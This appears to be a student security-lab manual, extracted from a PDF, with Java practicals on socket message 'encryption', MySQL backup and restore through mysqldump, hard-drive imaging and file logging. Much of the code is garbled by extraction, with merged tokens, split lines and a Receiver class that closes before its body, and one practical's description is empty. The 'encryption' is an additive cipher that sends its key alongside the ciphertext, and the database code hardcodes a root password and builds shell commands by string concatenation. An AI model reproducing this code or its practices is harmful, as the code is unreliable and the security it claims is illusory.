

## Practical No:1

**Aim:** create a java application to send encrypted message from sender end and decrypt message at receiver end.

### Description:

**Encryption** is a security method in which information is encoded in such a way that only authorized users can read it. It uses an encryption algorithm to generate ciphertext that can only be read if decrypted.

There are two types of encryption schemes as listed below:

- Symmetric Key encryption
- Public Key encryption

**Decryption** is the process of taking encoded or encrypted text or other data and converting it back into text that you or the computer can read and understand. This term could be used to describe a method of un-encrypting the data manually or with un-encrypting the data using the proper codes or keys.

Data may be encrypted to make it difficult for someone to steal the information. Some companies also encrypt data for general protection of company data and trade secrets. If this data needs to be viewable, it may require decryption. If a decryption passcode or key is not available, special software may be needed to decrypt the data using algorithms to crack the decryption and make the data readable.

### Sender.java

#### Code:

```
package pract1;
import java.io.*;
import java.util.*;
import java.net.*;
public class Sender{
    public static void main(String[] args) throws Exception{
        String s="";
        String ct="";
        String key="";
        Socket sc=new Socket("localhost",6017);
        Random r=new Random();
        int i=0,k=0;
```

```

System.out.println("Enter the string");
BufferedReader br = new BufferedReader(new InputStreamReader(System.in));
BufferedWriter bw = new BufferedWriter(new OutputStreamWriter(sc.getOutputStream()));
    s = br.readLine();
    int j[] = new
    int[s.length()];
    for(i=0; i<s.length(); i++)
    {
        j[k] = r.nextInt(50);
        key += Integer.valueOf(j[k]) + ",";
        ; System.out.println("j=" + j[k]);
        ct += (char)(s.charAt(i) + j[k]);
        k++;
    }
    System.out.println("Key=" + key);
    System.out.println("Encrypted message:
    "+ ct); bw.write(ct + "," + key);
    bw.flush();
    bw.close();
}

}

```

### **Receiver.java**

#### **Code:**

```

package pract1;
import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter
; import java.net.*;
import java.util.Random;
public class Receiver {
    public static void main(String[] args) throws Exception {
        String ct = "";
        String pt = "";
        ServerSocket skt = new ServerSocket(6017);
        Socket sc = skt.accept();
    }
}

```

```

        Randomr=newRandom();
inti=0,k=0;
System.out.println("Enterthestring");
BufferedReaderbr= new BufferedReader(new InputStreamReader(sc.getInputStream()));
ct=br.readLine();
String[]s=new
        String[ct.length()];
        s=ct.split(",");
int[] j=new int[s[0].length()];
System.out.println("
message"+s[0]);
for(i=0;i<s[0].length();i++)
    {
j[i]=Integer.parseInt(s[i+1]);
System.out.println(" key="+j[i]);
    }
for(i=0;i<s[0].length();i++)
    {
System.out.println("j="+j[i]
); pt+=(char)(s[0].charAt(i)-
j[i]);
    }
System.out.println("messagefromSender:"+pt);
    }
}

```

### Output:

**Sender.java** Enter

the string hello

howareyou j=36

j=5

j=44

j=4

j=27

j=40

j=32

j=1

j=24

j=35

j=35

```
j=43
j=16
j=34
j=3
j=44
j=16
Key=36,5,44,4,27,40,32,1,24,35,35,43,16,34,3,44,16,
Encryptedmessage:CEj~pŠH^pC,,uB|>...
```

### **Receiver.java**

Enterthestring

```
messageCEj~pŠH^pC,,uB|>...
```

```
key=36
```

```
key=5
```

```
key=44
```

```
key=4
```

```
key=27
```

```
key=40
```

```
key=32
```

```
key=1
```

```
key=24
```

```
key=35
```

```
key=35
```

```
key=43
```

```
key=16
```

```
key=34
```

```
key=3
```

```
key=44
```

```
key=16
```

```
j=36
```

```
j=5
```

```
j=44
```

```
j=4
```

```
j=27
```

```
j=40
```

```
j=32
```

```
j=1
```

```
j=24
```

```
j=35
```

j=35

j=43

j=16

j=34

j=3

j=44

j=16

messagefromSender:hellohowareyou

## Practical No:2

**Aim: java program for creating backup file of Mysql database.**

### **Description:**

A **data backup** is the result of copying or archiving files and folders for the purpose of being able to restore them in case of data loss. Data loss **can** be caused by many things ranging from computer viruses to hardware failure, to file corruption, to fire, flood, or theft (etc).

Backup refers to the process of making copies of data or data files to use in the event the original data or data files are lost or destroyed. Secondly, a backup may refer to making copies for historical purposes, such as for longitudinal studies, statistics or for historical records, to meet the requirements of a data retention policy. Many applications, especially in a Windows environment, produce backup files using the .BAK file extension.

### **backup.java**

#### **Code:**

```
public class backup
{
    public void backupDB(String path)
    {
        String executeCmd = "C:/xampp/mysql/bin/mysqldump -u root -p sa-Bstudentdb >" + path;
        System.out.println(executeCmd);
        Process runtimeProcess;
        try {
            runtimeProcess = Runtime.getRuntime().exec(new String[]{"cmd.exe", "/c", executeCmd});
            int processComplete = runtimeProcess.waitFor();
            System.out.println(processComplete);

            if (processComplete == 0)
                {System.out.println("Backup Created Successfully!"); }
            else
                {System.out.println("Couldn't Create the backup!"); } }
        catch (Exception ex)
            {ex.printStackTrace(); } }

    public static void main(String[] args) {
        new backup().backupDB("C:/db.sql"); }
}
```

## MySQL:

```
C:\Program Files\MySQL\MySQL Server 5.1\bin\mysql.exe
Enter password: **
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.1.48-community MySQL Community Server (GPL)

Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights reserved.
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL v2 license


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use studentdb
Database changed
mysql> select * from student;
+-----+-----+-----+-----+
| roll_no | name  | address | contact |
+-----+-----+-----+-----+
| 1       | vijay | Mumbai  | 1234567898 |
| 2       | amit  | Mumbai  | 1234567898 |
| 3       | manish | pune    | 1234543216 |
| 4       | rizwan | bhandup | 1987654321 |
+-----+-----+-----+-----+
4 rows in set (0.01 sec)

mysql>
```



## Output:



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd d:
D:\

C:\Users\admin>d:
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"

D:\>javac backup.java

D:\>java backup
C:/xampp/mysql/bin/mysqldump -u root -p sa -B studentdb -r C:/db.sql
Enter password: **
2
Backup Created Successfully !

D:\>
```

### Practical No:3

**Aim:** java program for restoring Mysql database from backup file.

#### Description:

Data restore is the process of copying backup data from secondary storage and restoring it to its original location or a new location. A restore is performed to return data that has been lost, stolen or damaged to its original condition or to move data to a new location.

**Restore** may refer to any of the following:

1. Alternatively referred to as a system restore, restore is a term used to describe the process of reverting a computer back to its original configuration or an earlier copy. See our factory settings definition for full information and related links.
2. Restore is a term used to describe the process of recovering lost or old data from a backup.
3. Restoring is the process of taking a window that has been minimized and enlarging it back to maximized or its "Normal" size. Restore also refers to taking a maximized window and reducing it to a "Normal" size. In Microsoft Windows, this action can be carried out by using the three-button menu (shown right) found in the upper right-hand corner of a window.

#### Restore.java

##### Code:

```
public class Restore {
    public void restoreDB(String path) {
        String executeCmd = "C:/xampp/mysql/bin/mysql-uroot-psastudentdb<" + path;
        System.out.println(executeCmd);
        Process runtimeProcess;
        try {
            runtimeProcess = Runtime.getRuntime().exec(new String[]{"cmd.exe", "/c", executeCmd});
            int processComplete = runtimeProcess.waitFor();
            System.out.println(processComplete);
            if (processComplete == 0)
                {System.out.println("Restored the Backup!"); }
            else
                {System.out.println("Couldn't Restore the backup!"); } }
        catch (Exception ex)
            {ex.printStackTrace(); } }
```

```
public static void main(String[]args){
newRestore().restoreDB("C:/db.sql");
}Output:
```

```
Administrator: Command Prompt
0
Restored the Backup !
D:\>javac Restore.java
D:\>java Restore
C:/xampp/mysql/bin/mysql -u root -psa studentdb1<C:/db.sql
0
Restored the Backup !
D:\>javac Restore.java
D:\>java Restore
C:/xampp/mysql/bin/mysql -u root -psa studentdb1<C:/db.sql
0
Restored the Backup !
D:\>javac Restore.java
D:\>java Restore
C:/xampp/mysql/bin/mysql -u root -psa studentdb1<C:/db.sql
0
Restored the Backup !
D:\>_
```

```
C:\Program Files\MySQL\MySQL Server 5.1\bin\mysql.exe
+-----+
4 rows in set (0.02 sec)

mysql> drop database studentdb;
Query OK, 1 row affected (0.03 sec)

mysql> select * from student;
ERROR 1046 (3D0000): No database selected
mysql> create database studentdb;
Query OK, 1 row affected (0.02 sec)



mysql> use studentdb;
Database changed
mysql> select * from student;
+-----+
| roll_no | name   | address | contact |
+-----+
| 1       | vijay  | Mumbai  | 1234567898 |
| 2       | amit   | Mumbai  | 1234567898 |
| 3       | manish | pune    | 1234543216 |
| 4       | rizwan | bhandup | 1987654321 |
+-----+
4 rows in set (0.00 sec)


mysql> _
```



## Practical No:4

Aim: Use Drivelmage XML to image a hard drive



Description:











## Practical No:5

**Aim:** java program for creating log files.

### Description:

#### Java's Log System

The log system is centrally managed. There is only one application-wide log manager which manages both the configuration of the log system and the objects that do the actual logging. The `LogManager` Class provides a single global instance to interact with log files. It has a static method which is named *getLogManager*

#### Logger Class

The logger class provides methods for logging. Since `LogManager` is the one doing actual logging, its instances are accessed using the *LogManager's* `getLogger` method.

The global logger instance is accessed through `Logger` class's static field `GLOBAL_LOGGER_NAME`. It is provided as a convenience for making casual use of the Logging package.

#### mylogger.java

##### Code:


```
import java.io.*;
import java.util.logging.*
; public class mylogger
{
    public static void main(String args[])
    {
        Logger
        l=Logger.getLogger(mylogger.class.getName());
        FileHandler fh;
        try
        {
            fh=new FileHandler("c:/mylogfile.log",true);
            l.addHandler(fh);
            l.setLevel(Level.ALL);
            SimpleFormatter sf=new
            SimpleFormatter();
            fh.setFormatter(sf);
            l.info("Myfirstlog");
        }
        catch (SecurityException e)
        {
```



```
e.printStackTrace();  
}
```

```
catch(IOExceptione)
{
e.printStackTrace();
}
l.info("HiHowru?");
}
}
```

### Output:



```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd d:\security
C:\Users\admin>d:
d:\security>set path="c:\Program Files\Java\jdk1.7.0_60\bin";
d:\security>javac mylogger.java
d:\security>java mylogger
Jul 31, 2018 11:36:56 AM mylogger main
INFO: My first log
Jul 31, 2018 11:36:56 AM mylogger main
INFO: Hi How r u?
d:\security>_
```

### mylogfile.log:

```
Jul31,201811:36:56AMmylogger
main INFO:Myfirstlog
Jul31,201811:36:56AMmylogger
main INFO:HiHowru?
```

